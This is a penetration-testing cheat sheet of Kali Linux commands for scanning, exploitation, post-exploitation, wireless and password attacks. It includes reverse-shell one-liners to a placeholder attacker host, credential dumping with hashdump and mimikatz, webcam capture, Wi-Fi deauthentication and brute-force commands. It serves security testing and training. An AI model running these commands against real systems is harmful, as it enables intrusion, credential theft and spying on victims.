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Kali Linux Cheat Sheet for Penetration Testers



Essential CLI Commands for Recon,
Exploitation, Post-Exploitation, Wireless, and
More



Vulnerability Scanning

- `nikto -h http://target.com` – Web server vulnerability scanner
- `wpscan --url http://target.com` – Scan WordPress for vulnerabilities
- `sqlmap -u "http://target.com/page.php?id=1" --dbs` – Detect SQL injection
- `searchsploit apache 2.4` – Search for local exploits
- `nuclei -t cves/ -u http://target.com` – Fast CVE scanning with templates
- `openvas-start` – Start OpenVAS vulnerability scanner
- `lynis audit system` – Full system security audit
- `gobuster dir -u http://target.com -w wordlist.txt` – Fast brute-force on directories



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Post-Exploitation

- `meterpreter > getuid` – Show current user
- `meterpreter > hashdump` – Extract password hashes
- `mimikatz` – Extract credentials on Windows
- `netstat -ano` – Check active connections and ports
- `wmic useraccount list brief` – List users on Windows
- `meterpreter > screenshot` – Take a screenshot from the victim
- `meterpreter > webcam_snap` – Capture image from webcam
- `ps` – View running processes



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System Access & Reverse Shells

- `nc -lvnp 4444` – Start netcat listener
- `bash -i >& /dev/tcp/attacker_ip/4444 0>&1` – Bash reverse shell
- `powershell -nop -c "$client = New-Object System.Net.Sockets.TCPClient('attacker_ip',4444);"`
– PowerShell reverse shell
- `socat TCP4-LISTEN:4444,fork EXEC:/bin/bash` – Socat listener shell
- `php-r'$sock=fsockopen("attacker_ip",4444);exec("/bin/sh -i <&3 >&3 2>&3");'` – PHP reverse shell
- `msfvenom -p windows/meterpreter/reverse_tcp LHOST=attacker_ip LPORT=4444 -f exe > shell.exe` – Create payload executable



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Wireless Attacks

- `airmon-ng start wlan0` – Enable monitor mode
- `airodump-ng wlan0mon` – Scan wireless networks
- `aireplay-ng --deauth 10 -a BSSID wlan0mon` – Send deauth packets for handshake
- `aircrack-ng -w wordlist.txt capture.cap` – Crack WPA2 handshake
- `wash -i wlan0mon` – Discover WPS-enabled routers
- `reaver -i wlan0mon -b BSSID -vv` – Bruteforce WPS PIN
- `wifite` – Automated Wi-Fi attack tool



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Password Attacks

- `hydra -l admin -P rockyou.txt target.com http-get -`
Brute-force HTTP login
- `john --wordlist=rockyou.txt hash.txt -` Crack password hashes
- `hashcat -m 0 hash.txt rockyou.txt -` GPU-based password cracking
- `cewl http://target.com -w wordlist.txt -` Generate wordlist from website
- `crunch 6 10 abcdef1234 -` Create custom wordlists
- `medusa -h -` Fast parallel brute-forcer
- `patator ssh_login host=ip user=FILE0 password=FILE1 0=user.txt 1=pass.txt -` SSH brute-force



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Exploitation

- `msfconsole` – Launch Metasploit Framework
- `use exploit/windows/smb/ms17_010_eternalblue` – EternalBlue exploit
- `set RHOST target_ip` – Set remote host target
- `run` – Execute exploit
- `python3 exploit.py` – Run custom exploit scripts
- `exploit-db.com` – Search for proof-of-concept exploits
- `search type:exploit platform:windows` – Search Metasploit for Windows exploits
- `set PAYLOAD windows/meterpreter/reverse_tcp` – Set Meterpreter payload



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Information Gathering

- `nmap -sS -A target.com` – Stealth scan with OS & service detection
- `whois target.com` – Domain WHOIS information
- `theharvester -d target.com -b all` – Email & subdomain gathering via search engines
- `dnsenum target.com` – DNS enumeration
- `dirb http://target.com/` – Directory brute-forcing
- `nslookup target.com` – Resolve DNS to IP
- `whatweb http://target.com` – Detect technologies and server info
- `recon-ng` – Automated OSINT reconnaissance framework




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